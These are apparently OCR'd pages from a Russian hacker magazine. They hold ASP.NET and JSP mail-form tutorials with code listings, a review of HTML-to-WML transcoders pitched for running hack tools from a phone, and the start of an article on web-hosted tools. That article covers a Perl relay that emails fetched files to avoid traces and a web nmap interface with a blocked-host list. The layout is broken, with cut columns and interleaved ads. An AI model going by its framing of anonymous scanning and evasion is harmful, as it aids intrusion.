Вместо привычных HTML-тегов пишем теги, которые начинаются на "asp:". Это XML-теги серверных элементов ASP.NET. Они обладают большим набором параметров, чем обычные HTML-теги, да и работать с ними намного быстрее и удобнее. Для вывода обычного текста я использовал тег `<asp:Label>` (не поленись зреть на монитор в целях проверки печатаемого, если ты набиваешь это "по-нашему", т.е. в Блокноте, так как эти теги, как и все XML-теги, чувствительны к регистру символов).

Для всех серверных тегов ASP.NET надо указывать параметр `Runat="server"`. Все тексто-

вые поля задаются тегом `<asp:TextBox>`, разница лишь в атрибуте `TextMode`, который для однострочного поля принимает значение `SingleLine`, а для многострочного - `MultiLine`. В конце формы находятся два элемента, аналогов которым в обычном HTML нет, - это `<asp:RequiredFieldValidator>` и `<asp:RegularExpressionValidator>`. Понимаешь, это так называемые валидаторы :)).



Они позволяют проверить полностью и правильность вводимых в форму данных, причем проверка осуществляется еще до отправки данных формы на сервер (то есть на стороне клиента). Первый валидатор проверяет, введено ли что-нибудь в текстовое поле с именем `rcptto` (атрибут `ControlToValidate`), и в случае, если ничего не введено, выдает сообщение, записанное в атрибуте `ErrorMessage`. Второй валидатор использует уже знакомое нам регулярное выражение для проверки правильности адреса электронной почты. В остальном он рабо-

САМОЕ ГЛАВНОЕ

Ну а теперь вернемся к скрипту, помещенному между тегами `<script>` и `</script>`. Весь скрипт состоит из одной процедуры, которая выполняется при нажатии на кнопку "отправить". Процедуре передаются два аргумента: "object sender" и "EventArgs e". Как истинный прогер, ты, конечно же, понимаешь, что `Sender` - объект, в котором возникло событие (в нашем случае - нажатие на кнопку), переменная "e" содержит данные


о событии. Далее с помощью процедуры `SmtpMail.Send(string from, string to, string subject, string text)` отсылаем сообщение адресату (названия параметров говорят за себя), перехватывая при этом исключение (если оно возникнет - пишем сообщение об ошибке). Осталась самая малость - очистить поля для новой отправки, что я и сделал, присвоив их свойству `Text` значения пустой строки.

Ну, вот и все. По-моему, получилось очень просто и быстро. Выбери вариант по душе. Знай, что PHP всегда работает с одной и той же достаточной большой скоростью. А ASP со второго запуска (типа первый раз - компилируется, советую производить его самостоятельно) начинает рвать так, что никакой PHP и рядом не стоял! Если ты заинтересован написанием Web-приложений на ASP.NET, пиши, задавай вопросы, ибо за этим будущее.



Microsoft.NET Framework также можно достать на диске с Microsoft Visual Studio.NET на Горбушке (не мне тебя уму-разуму учить! :))


Должно быть импортировано пространство имен System.Web.Mail, и для записи его классов будет применяться укороченная запись...



Чтоб глаза не бегали, а уши не краснели

Двигаемся дальше. Во второе текстовое поле с именем «login» будем вводить имя пользователя для почтового ящика. Оно обычно совпадает с тем, что находится до значка «@» в адресе электронной почты. Например, если адрес мыла «vasya@pop.zhoraserver.ru», то имя пользователя для этого почтового ящика будет «vasya». В третье поле типа «password» с именем «pass» нужно будет ввести пароль для почтового ящика. Ибо сервак дает добро лишь при нормальном к нему подключении, то есть при наличии как логина, так и пароля. Яснее ясного.

Дальше помещаем две стандартные кнопки «submit» и «res-



У всех джигитов всегда есть наготове JBuilder

et» (надеюсь, тебе не надо объяснять, для чего они нужны). Закрываем теги. Все, с этой страницей покончено.

Если ты все еще ментально со мной, знай, что нашим следующим действием станет сотворение сценария, который будет подрубаться к POP-серверу и просить его дать инфу о количестве сообщений и их суммарном размере. Для написания этого сценария я выбрал язык Java и технологию создания динамических Web-приложений Java Server Pages, которая использует Java. Есть куча серверов, которые поддерживают Java Server Pages и сервлеты Java. А еще Джаву очень любит Дронич :). Так что юзай, не стесняйся. Назову, например, Apache Tomcat, поставляемый вместе с Borland Java Builder. JSP имеют довольно широкие возможности, но, как мне кажется, существенно уступают ASP.NET. Я выбрал JSP для написания сценария, потому что в

jdk 1.3 есть класс для работы с POP-серверами. В ASP.NET же такого не имеется, по крайней мере в стандартном пакете. Итак, создаем файл frame.jsp. В нем пишем

```
<%@ page import=«ipworks.*»%>
<%@ page contentType=«text/html; charset=windows-1251» %>
```


Первая строка импортирует пакет «ipworks», который содержит интересующий нас класс, а вторая строка задает заголовок HTTP Content-Type для данной страницы.

Дальше пишем обычное начало документа HTML, а после тега «body» вставляем кусок Java-кода (код должен быть между «%» и «%»), в котором сначала создаем экземпляр класса «Pop», который нужен для обращения к POP-серверу. Назовем этот экземпляр «pop» (запомни раз и навсегда или запиши где-нибудь, что язык Java чувствителен к регистру, поэтому «Pop» и «pop» - разные имена). Далее присваиваем свойствам «MailServer», «User» и «Password» объекта «pop» значения, позаимствованные из формы.

Connect

После этого пробуем подключиться к серваку. Для этого присваиваем свойству Action объекта «pop» значение «a_Connect», при этом происходит попытка подключения к серверу. Однако эта процедура может закончиться безуспешно (это, увы, не от нас уже зависит), а язык Java типа строгий и даже хуже, так как требует обязательной обработки исключений (фактически ошибок). Поэтому мы заключаем нашу попытку подключения и то, что должно быть выполнено в случае успеха, в блок try {...}, а то, что выполняется в случае неудачи, - в блок catch (Exception ex) {...}.

В случае успеха выводим число сообщений. Делаем это так: метод println(int number) объекта «out» выводит «number» в HTML-ответ сервера, а метод getMessageCount() объекта «pop» возвращает число сообщений на сервере. Аналогично метод getTotalSize() возвращает общий размер сообщений (в байтах). Если, мягко выражаясь, что-то пошло не так и соединение с POP-сервером по какой-то причине не было



Смотри, как надо сие корректно заполнять

Листинг frame.jsp

```
<%@ page import=«ipworks.*»%>
<%@ page contentType=«text/html; charset=windows-1251» %>
<html>
<head>
<title>
Pop3 Mail Counter
</title>
</head>
<body>
<%Pop pop = new Pop();
pop.setMailServer(request.getParameter(«addr»));
pop.setUser(request.getParameter(«login»));
pop.setPassword(request.getParameter(«pass»));
try {pop.setAction(Pop.a_Connect);
%>
<p>Количество сообщений в указанном почтовом ящике:
<%
out.println(pop.getMessageCount());
%>
</p>
<p>Общий размер сообщений:
<%
out.println(pop.getTotalSize());
%>
</p>
<%
}
catch (Exception ex){
%>
Невозможно подключиться к серверу:(
<%
}
pop.setAction(Pop.a_Disconnect);
%>
</body>
</html>
```

установлено, то в блоке catch пишем что-то, об этом откровенно нам сообщающее. Например, «Невозможно подключиться к серверу» или «Fuck America!» - зависит сугубо от твоей ориентации и количества потребляемого в день бензина :). В конце закрываем соединение методом «setAction», устанавливая свойство «Action» в «a_Disconnect», и закрываем теги «body» и «html».

Вот, собственно, и все, что я желал рассказать тебе по данной теме. Если никак не выходит, воспользуйся слабит... напиши, тебе в срочном порядке будет выслан функционально адекватный образец воплощения рассматриваемого толчка. Оговорюсь только вот как: это лишь мизерная толика того, что можно наворотить на этой «быстро загружающейся» паге, разобравшись как следует в соответствующих методах. То есть, к примеру, можно выводить не только количество и общий размер писем, но и различную лабуду, характеризующую эти письма, как то: тема, дата поступления и тому подобное. Зависит это лишь только от тебя.

Боюсь тебя разочаровать, но в сантехнику я не вварился - получишь ты не керамическое изделие с другом вантозом, а идею...

...в jdk 1.3 есть класс для работы с POP-серверами. В ASP.NET же такого не имеется, по крайней мере в стандартном пакете...

ЛОМАЕМ СЕРВАК С МОБИЛЫ!

ТРАНСКОДИНГ HTML2WML

ВЕБ-ТУЛЗЫ

ManderX (forother@fromru.com)

Потребность в инете в различных местах (бары, клубы, тайга и т.д.) возрастает с каждым днем. GPRS позволяет проверять почту хоть на северном полюсе, а как насчет других возможностей? Иногда нужно и новости почитать, и whois с пингом сделать, и другие вещи, доступные при обычном серфе.

Но тут встает главная проблема: мобилы не приспособлены под полноценный серф в силу маленьких экранов и убогих протоколов, а чтобы были доступны всякие сетевые ресурсы, те же, например, хакерские тулзы, придется копбасить еще одну версию сайта, но уже в WML, что отнимает достаточно много времени. Но выход есть: народ постарался и уже создал специальные конвертеры html2wml aka транскодеры!

ТРАНСКОДИНГ

Технология транскодирования, или просто транскодинг, подразумевает преобразование какого-то контента из одного формата в другой на лету. Языков разметки в настоящее время используется довольно много, поэтому тема актуальна. Применительно к WAP нас будет интересовать трансляция имеющегося HTML контента в WML. Фишка в том, что юзеру может срочно понадобиться инфра с какого-либо ресурса или какой-либо веб-сервис, когда под рукой есть только мобильник. Естественно, он не может ждать, пока веб-мастер настроит WML-версию паги. Да и веб-мастеру нет смысла тратить время на WML-версию сайта, если это значитель-

но не увеличит посещаемость. Выход один - автоматизировать процесс конвертации HTML в WML. Для этого и нужен транскодинг.

ХАК С МОБИЛЫ? ЛЕГКО!

Нас особенно интересует возможность воспользоваться какой-либо хак-тулзой с мобильного телефона. Согласись, все просто выпадет в осадок, если ты с мобилки сможешь прогнать IP'шник через whois или просканировать сервак на открытые порты.

Идея, в принципе, простая. Нужно наладить доступ к хак-проге через cgi-скрипт (естественно, у тебя должен быть шепл с соответствующими правами) и cgi-

так много, всего лишь два достойных, но зато каких! Хочу заметить, я не гарантирую тебе полную конвертацию - сайт может вообще не преобразоваться, я уже не говорю про графику... Ее ты точно не увидишь! Но в то же время текст - он и в Африке текст, и прочитать его вполне возможно, а результаты моего исследования очень даже впечатляющие =).

H2W

Первый транскодер это - H2W servlet 1.83, единственный транскодер, крохотное упоминание которого нашлось в Рунете. Что такое Java Servlet? Сервлеты - это технология Java. Они похожи на java-апплеты, которые закидываются к тебе на тачку и добавляют какие-либо функции твоему браузеру. Только сервлеты предназначены для увеличения возможностей web-сервака.

Скачать этот сервлет можешь тут - <http://www.servletsuite.com/servlets/h2w.htm>. Хотя тебе, может, и не понадобится туда заходить, так как он уже установлен и тебе предлагается его поюзать (да и с Java ты, наверное, не хочешь геморройиться), если поискать, то можно найти еще несколько уже проинсталлированных сервлетов. Но вернемся к нашему пациенту:

Хочешь смотреть любимые сайты через мобилу? Любимые сайты не имеют шар-версии? Сейчас это уже не проблема! И это не реклама =).



Рис. 2



Рис. 1

пать веб-интерфейс, а доступ к веб-интерфейсу с мобильного телефона обеспечит транскодер.

ТРАНСКОДЕРЫ НА ПРАКТИКЕ

Но это вся голая теория, а как обстоят дела на практике? Транскодеры бывают в виде программы, которая глотает HTML и выводит контент уже в виде WML, но нас это не устраивает, так как конвертировать надо на лету (on the fly to есть =)), так что тестировать будем скрипты на php, perl и т.д. Претендентов оказалось не




Рис. 3

набери в мобиле или в wap-эмуляторе (Opera, кстати, неплохой wap-эмулятор) этот URL - <http://wap.inet-ique.ru/servlet/H2W>, а там введешь адрес, на который нужно попасть, или же сразу: http://wap.inet-ique.ru/servlet/H2W?any_url.Url длинный, но ты можешь внести его в закладки.

Огромный минус H2W - это то, что он не полностью хляпный, то есть после 10 нажатий на кнопку Next (чтобы прочитать всю страничку) H2W отказывается транскодировать =(Но у этой же компании есть бесплатный сервлет Transcoder Filter ver. 1.2, который занимается тем же, что и H2W servlet. Скачать можешь тут: <http://www.servletsuite.com/servlets/towmflf1.htm>. Я его не тестировал, но, думаю, он ра-



Рис. 4

ботает примерно так же, как и предыдущий.

Теперь надо бы протестить сам сервлет. Я сразу же решил показать тебе www.hacker.ru на мобиле, но обломался - wap-эмулятор выдал ошибку... Я уже думал, что H2W полная паша, но решил на всякий случай зайти на securitylab.ru и... работает!!! Потом зашел на другие сайты - все пашет! А продемонстрировать его работу я решил на примере winfo.org - второго, наиболее близкого SPEZ'у сайта (использовав эмулятор Deck-It):

1. Заходим на winfo.org через транскодер, пролистываем чуть ниже и видим линки (Рис. 1).

2. Я зашел по линку "статьи" - появилось то же самое, что и на первом экране, в смысле попал-то я куда надо, но у всех страниц одинаковые хэды-

ры aka заголовки, так что всегда приходится листать ниже. Нажал пимпу "Next" и увидел нужный контент (Рис. 2).

3. Далее еще раз нажал пимпу "Next" и узрел сплосочек статей (самая последняя была статья Дроньча =)). (Рис. 3).

4. Делать нечего - протоптал на линк и после нескольких нажатий на "Next" набрал на начало статьи. В H2W все буквы сливаются, поэтому приходится отгеплять слова мысленно самому (это только когда большие куски текста) (Рис. 4). Если ты не разобрал, что на скрине, то вот начало: "Ни разу в жизни не был на...". Вот таким вот макаром была прочтена статья Дроньча.

А вот формы он так и не захотел транскодировать, так что никакого общения между сайтом и тобой не жди. Это значит, что всякие whois'ы и ping'и отдыхают.

HTML2WML

Еще один транскодер, но уже на Perl (а это плюс). Правда, скрипт требует дополнительные модули, которые ты можешь найти тут: <http://www.cpan.org/>. То, что ему нужно, хорошо видно в начале cgi'шки (use) или в INSTALL файле. Если учесть, что перл более популярен, чем java-сервлеты, то и html2wml более востребован, а инфу по установке модулей, интерпретатора и Апача найти сейчас несложно, то есть установить все ты сможешь с легкостью. Одно то, что этот проект тусуется на sourceforge.net, мне уже понравилось. Если еще не догадался, то качаем тут - <http://htmlwml.sourceforge.net>, а док по тулзе тут: <http://htmlwml.sourceforge.net/docs/readme.txt>.

Тулза может работать как шелл-команда или как cgi'шка. Второе нам как раз и надо. Использовать так: <http://cgi-bin/html2wml.cgi?url=http://www.servak.com/index.html> (обязательно нужно указывать "http://"). Тулза имеет хорошую документацию, много параметров и настроек, что есть гуд. Еще имеет кучу сэм-

МДМ II КИНО

МДМ.КИНО на пуфиках



Смотрите :

Слезы Солнца
Книга Джунглей-2
Старая школа
Пианист
Веселое преступление
Земное ядро


(В ЗАЛОВ СО ЗВУКОМ DOLBY DIGITAL EX)

(НАЧАЛО СЕАНСОВ КАЖДЫЕ 30 МИНУТ)

(20 НОВЫХ ФИЛЬМОВ В МЕСЯЦ)

М. БРЕНБОВСКАЯ
КОМСОМОЛЬСКИЙ ПРОСПЕКТ, Д. 26
МОСКОВСКИЙ ДВОРЕЦ МОЛОДЕЖИ

АВТООТВЕТЧИК 881 0058
СПОНСОРИРОВАНИЕ БИЛЕТОВ ПО ТЕЛЕФОНУ 782 8833



Можно и статьи почитать

плов для теста и форму. Сразу видно, что ребята упорно занимаются проектом и не бросят его. Хорошо прокомментированные настройки сможешь найти в самой cgi'шке, а параметры запуска - в файле readme.txt (ссылка выше).

Один из плюсов этого скрипта - разделение не на карды, а на деки. Поясняю: при разделении сайта на карды (как это делает H2W) приходится часто жать "Next", так как кадров становится очень много, ведь сайты-то не маленькие, а памяти может не хватить, поэтому лучше использовать разделение деками (смотри скрин). В доке также содержится море теоретической инфры, полезные линки, обзор эмуляторов WAP, а инфра, как известно, лишней не бывает.

Теперь тесты. Как и предыдущий транскодер, этот тоже уже установлен, надо было только найти его: "Гугл", как всегда, спас - <http://neonatus.net/cgi-bin/html2wml.cgi>.

Ну что же, поехали: www.xaker.ru через этот транскодер от-

приходится депать при работе с H2W (вспомни про то, что я говорил выше). Вообще, если бы я не знал, что эта html-страница, я бы подумал, что это полноценная wap-страница. Зашел в раздел сайта "документы".

2. Текст, в отличие от первого транскодера, более читабельный, то есть слова не сливаются.

С формами этот транскодер тоже справился. Для этого я скопировал на <http://netcraft.com/> через



Securitylab.ru

этот транскодер и, как видишь, вбил в форму "www.xaker.ru".


ДРУГИЕ СПОСОБЫ

Хочу добавить, что существуют еще другие транскодеры, но они не были включены в обзор из-за нефункциональности. Например, LazyPHP (<http://script.emanual.ru/?a=21&i=42>) имеет размер исходника 3 kb (для сравнения html2wml - 60 kb) и, соответственно, мало возможностей. У меня под Вьюн он так и не запустился =(Хотя автор уверяет: "Программа была испытана на Win98/PHP 4.03/Apache 1.3.12



Decks vs cards

пользоваться PHP lib HawHaw (желательно, чтобы ты знал еще и php =)). Берем тут: <http://script.emanual.ru/?a=21&i=40>. Фишка в том, что, используя класс из hawhaw.inc, ты можешь строить страницы на "языке" (!!!) hawhaw. Поясняю: страница сможет отображаться как в WAP-браузере, так и в привычном браузере. То есть скрипт сам определит, какой у юзера браузер, и в зависимости от этого выведет или html-страницу,



http://netcraft.com/

цу, или wml-версию. Но еще раз говорю, ни ту, ни другую ручками тебе писать не придется. Писать ты будешь ОДИН раз на маленьком "языке" HawHaw (точнее это не язык, а php-класс), который был создан средствами PHP. Ну а в освоении HawHaw тебе поможет этот талмуд (я освоил за час чтения): <http://www.hawhaw.de/ref/php/index.html> и FAQ: <http://www.hawhaw.de/faq.htm> (читай сначала ФАК).

FINISH

Оба транскодера имеют свои недостатки, но у последнего их все-таки меньше, хотя глюк с <pre> чуть-чуть поубавил мои восторги от скрипта. Надеюсь, его скоро исправят. Но при себе всегда надо иметь ссылки на оба, потому что, если один не сдурывает, можно попробовать другой.

Несколько уже существующих, полезных wap-сайтов:
war.void.ru - База МГТС и порт-сканнер.
<http://tools-on.net/wap-whois>.

крылся, но как только я прошел по ссылке, произошла ошибка фильтрации <pre> (и такие ошибки при тестинге встречались и раньше). Это связано с самой cgi - она плохо фильтрует <pre>, о чем я доложил автору, возможно, скоро будет обновление =). Дальше для разнообразия будем смотреть securitylab.ru:

1. Зашли. Все нормально. Первое впечатление от этого скрипта лучше, чем от H2W. Во-первых, все картинки заменены [IMG], во-вторых, не надо нажимать "Next" так часто, как это

1.11.2000 LazyWAP v.0.5" (дата впечатляет).

Конечно, все это хорошо, но сайты, оптимизированные под WAP РУКАМИ, всегда будут выглядеть лучше, чем те, которые мы конвертировали (хотя порой html2wml.cgi реально удивляет). Но руками тоже не всегда охота все делать... а если еще и в WML разбираться с нуля надо, то вообще караул. Хотя если страницу ты будешь лепить только для себя (наколбасишь всякие cgi/port scanner'ы с веб-интерфейсом), то можно вос-



БОЛЬШЕ, ЧЕМ ТЕЛЕВИДЕНИЕ

цифровое спутниковое
телевидение

Что Вы получаете?

Круглосуточно: кино,
новости, музыка,
спорт, развлечения,
мультфильмы на
70 цифровых каналах,
15 российских каналов
в **ПОДАРОК**

Что Вы можете выбрать?

- Подключение цифрового ТВ
- Подключение аналогового ТВ
- Льготный доступ в интернет

Подпишитесь на Космос ТВ
и ожидание номера
любимого журнала
покажется Вам мигом.



тел.: 730-0000

www.kosmostv.ru

СВОЯ ВОЕННАЯ БАЗА В СЕТИ

ХАК-ТУЛЗЫ ПО ПЕРВОМУ ТРЕБОВАНИЮ

ВЕБ-ТУЛЗЫ

Докучаев Дмитрий aka Forb (forb@real.xakep.ru).


Давно прошли те времена, когда ты юзал инет только для того, чтобы насладиться прекрасными порталами типа www.fomenko.ru либо другими пагами непристойного характера, о которых я промолчу :). Теперь ты наслаждаешься всеми сервисами Интернета, как, например, IRC, Mail и, конечно же, взлом - самый интересный сервис, не упоминающийся ни в какой документации. Так что такие слова, как сканер, брутфорсер, шелл, стали для тебя смыслом виртуальной жизни.

Все это замечательно, но может произойти так, что по какой-либо причине тебе придется выйти в Интернет с чужого компьютера. Причины могут быть различными: отъезд в другой город, конфискация личного имущества :), сгоревший HDD. Просто представь, что все удобные программы, как ssh, mail, irc клиенты, оказались вне досягаемости. Не буду продолжать мысль, ибо вижу, что ты побледнел и чуть было не потерял сознание :). На самом деле такой расклад вполне вероятен, поэтому в этой статье я научу тебя быть готовым ко всему. Конечно, я не буду учить тебя чинить дохлые винты или заставлять читать уголовный кодекс :). Я просто покажу, как в «полевых» условиях пользоваться тем, что ты всегда активно юзал в домашних.

Изначально представив, что в любом месте, где есть Интернет, существует также web-браузер, я выделил основную пятерку программ, либо удобств, без которых человеку сложно обойтись. Реализовывать исправную их функциональность я буду через web. Да, ты не ослышался, web - очень мощная штука, через которую вполне реально взламывать, сканировать либо просто наслаждаться миром IRC :), только было бы желание.

ВАМ ПИСЬМО!

Рассмотрим следующую ситуацию: ты находишься в убогом интернет-клубе. Тебе страсть как захотелось утянуть какой-либо файл, но возможности его транспортировки на свой компьютер попросту нет. Остается одно - послать его аттачем на твой E-mail. Учитывая такой фактор, как зажатость работников в этом клубе, которые предлагают отправить письмо по цене 1 у.е. за 10 кб. :), всякое желание сотрудничать с ними у тебя пропадает. Но на помощь приходит Web,



а именно система cgi-скриптов, которая поможет тебе совершить заумную операцию.

Вот краткий алгоритм работы этой самой системы: ты отправляешь обычному скрипту, который находится на сервере со слабым каналом, ссылку на необходимый файл. Скрипт, корректно переварив данные, передает ссылку уже другому скрипту, на более безопасном сервере. Тот, в свою очередь, довольно быстро выкачивает файл из инета и отправляет тебе на e-mail аттачем. Прелесть этого алгоритма в том, что ты практически не оставляешь следов за собой. Нередко в клубах sniffают данные, но так как твой e-mail забит уже во второй скрипт, то враг никогда не заспит тебя :).

Теперь несколько слов о реализации этой системы, а именно: устройство скриптов.

1. pre-get.pl

Этому файлу ты скамливаешь ссылку на нужный файл. Получив ее, он создает сокет с нужным web-сервером, на котором находится второй компонент системы. Этот компонент скажет «OK» в случае успеха. После этого скрипт запишет попытку скачива-

ния файла в log-файл, и на этом его работа будет завершена.

2. get.pl

Второй скрипт устроен несколько сложнее. После приема ссылки он скачивает ее. Причем делает это без внешних программ, используя модули HTTP::Request, HTTP::Response и LWP::UserAgent. Кто разбирается в Perl, тот меня поймет. Для остальных важен только результат - файл сливается с web и сохраняется в локальном экземпляре на сервере.

Затем идет самое интересное - отправка этого самого файла на нужный e-mail. Я реализовал это консольным вариантом, полагаясь на то, что программы mail и uuencode установлены на любом unix-like сервере. Для тех, кто не знает, скажу, что послать файл аттачем можно следующей командой:

```
uuencode filename filename | mail user@mail.ru
gge filename - имя файла, который нужно запаковать и отправить на адрес user@mail.ru.
```

Чтобы все работало, как ты хочешь, ты должен лишь установить значения переменных, расположенных в начале скрипта. В pre-get.pl их три:

`$server='server.ru';`

Загает сервер, на котором расположен скрипт `get.pl`

`$path_script='/cgi-bin/get.pl';`

Загает путь к этому скрипту на web-сервере. Именно к нему будет обращение от лица `pre-get.pl`

`$logging=0;`

Указывает, нужно ли производить запись в `log`-файл. При значении 1 все обращения к скрипту логируются в файл `get.log`

В `get.pl` эта переменная всего одна - `$mailaddr`. В ней хранится необходимый e-mail адрес, на который придет нужный файл.

Я надеюсь, ты знаешь, как правильно запускать скрипты. Они обязательно должны быть закачены в ASCII-режиме, и на них должен стоять режим 755. Также рекомендую создать файл `get.log` с атрибутом `666`, чтобы выполнялось корректное логирование запросов (иначе веб-сервер просто не сможет ничего записать в файл из-за нехватки прав).

После правильной заливки скриптов с измененными переменными рекомендую протестировать их на практике, чтобы лишний раз убедиться в правильности их работы.

Достоинства:

1. Анонимность. Никто не узнает твой e-mail адрес и местонахождение главного скрипта.
2. Скорость и время. Даже при маленьком канале скрипт со временем вытянет необходимый файл. Твоя забота будет заключаться только в съеме почты.
3. Компактность. Сам код занимает считанные килобайты, а пользы от него на 100\$:).

Недостатки:

1. Некрасивое оформление e-mail сообщения. Внутри письма ты обнаружишь весь `shellcode`-файл, но клиент обязательно сформирует аттач. Также не будет темы сообщения и явного адреса отправителя, хотя тебе он нужен, как рыба зонт.
2. Неполный логинг. Честно говоря, мне было в лом расписы-



Красивый дизайн к nmap

вать полный логинг (ip-адрес, время и прочее), зная, что ты сам должен неплохо разбираться в Perl =).

Цель достигнута. Теперь ты можешь запросто скачивать файлы к себе на e-mail, не боясь того, что тебя заснифают или уличат в чем-нибудь противозаконном.

<http://kamensk.net.ru/forb/1/x/get-project.tar.gz>

Я ВЫБИРАЮ БЕЗОПАСНЫЙ СКАН!

Процесс сканирования, как известно, не содержит в себе ничего сложного. Нужно лишь найти хороший сканер, удаленный ip-адрес и натравить этот самый сканер на адрес. Результат сканирования даст знать, какие порты открыты на сервере, а это уже будет информация к размышлению, наводящая на ошибки в софте. Так как этих самых сканеров в инете пруд пруди, проблем практически нет.

Другое дело, если изменить место твоего пребывания, где использовать порт-сканер накладно. Нет, речь не идет о камере предварительного заключения :), можно взять тот же интернет-клуб, где страсть охота просканировать убогий сервер. На помощь опять же приходит web. Точнее не сам web, а nmap-сканер в веб-интерфейсе, который выполнит всю работу сканирования и представит результат в браузере в удобочитаемом виде.

Зная, что такие проекты должны быть, ибо не я первый поднимал эту идею, изрядно помучив поисковики, выдвинул две тулзы для этого. После установки первой (не буду показывать пальцем - какой ;)) я забил на нее из-за сложности и кучи ненужных примочек, и лишних perl-модулей. А вот вторая тулза мне понравилась. Примечательно, что она использует все интерпретаторы, которые только могут быть :), для своей работы.

Пакет состоит из трех файлов: `nmap.php`, `nmap.cgi` и `nmap.log`. Каждый файл нужен для выполнения своей определенной задачи.

nmap.php - собственно сам интерфейс, в котором определена формочка для ввода ip-адреса, а также несколько строчек, объясняющих, что сей скрипт делает. **nmap.cgi** - скрипт, выполняющий локальный вызов `nmap`, а затем парсинг его `log`-файла на предмет портов. На самом деле, назвать его `cgi`-скриптом нельзя, так как все в нем выполняется обычным `/bin/sh` интерпретатором :). С одной стороны, это удобно - ничего лишнего, но с другой - разобраться в коде очень сложно. **nmap.log** - логирование всех скан-запросов. Может быть удобно, если ты забыл ip сервера, который сканил.


Теперь о настройке. Все необходимые переменные занесены в `nmap.cgi` скрипт. Их немного:

`logfile=/home/server.ru/cgi-bin/nmap/nmap.log`

Путь к файлу `nmap.log` для корректного занесения `log`-данных. Если не изменять поле, ничего страшного не произойдет, в скрипте присутствует проверка на наличие файла и прав для записи в него.

`filename=/tmp/nmap$$1`
`output=/tmp/nmap$$2`

Переменные, определяющие временные файлы, жизненно важные для работы скрипта. Лучше их оставить как есть, но бывают случаи, когда `/tmp` директория недоступна для записи. Если у тебя на сервере подобная ситуа-



Вам письмо!

ция, поменяй директорию в переменных.

```
forbidden=»linux.org;fre-  
ebsd\org;127\0\0\1»
```

Список хостов, которые запрещены для сканирования. Делается это для собственной безопасности, на случай, если какой-нибудь лабух попытается просканировать твой же сервер :). Как видно, хосты разделяются между собой точкой с запятой, а точки в ip-адресах экранируются слешем.

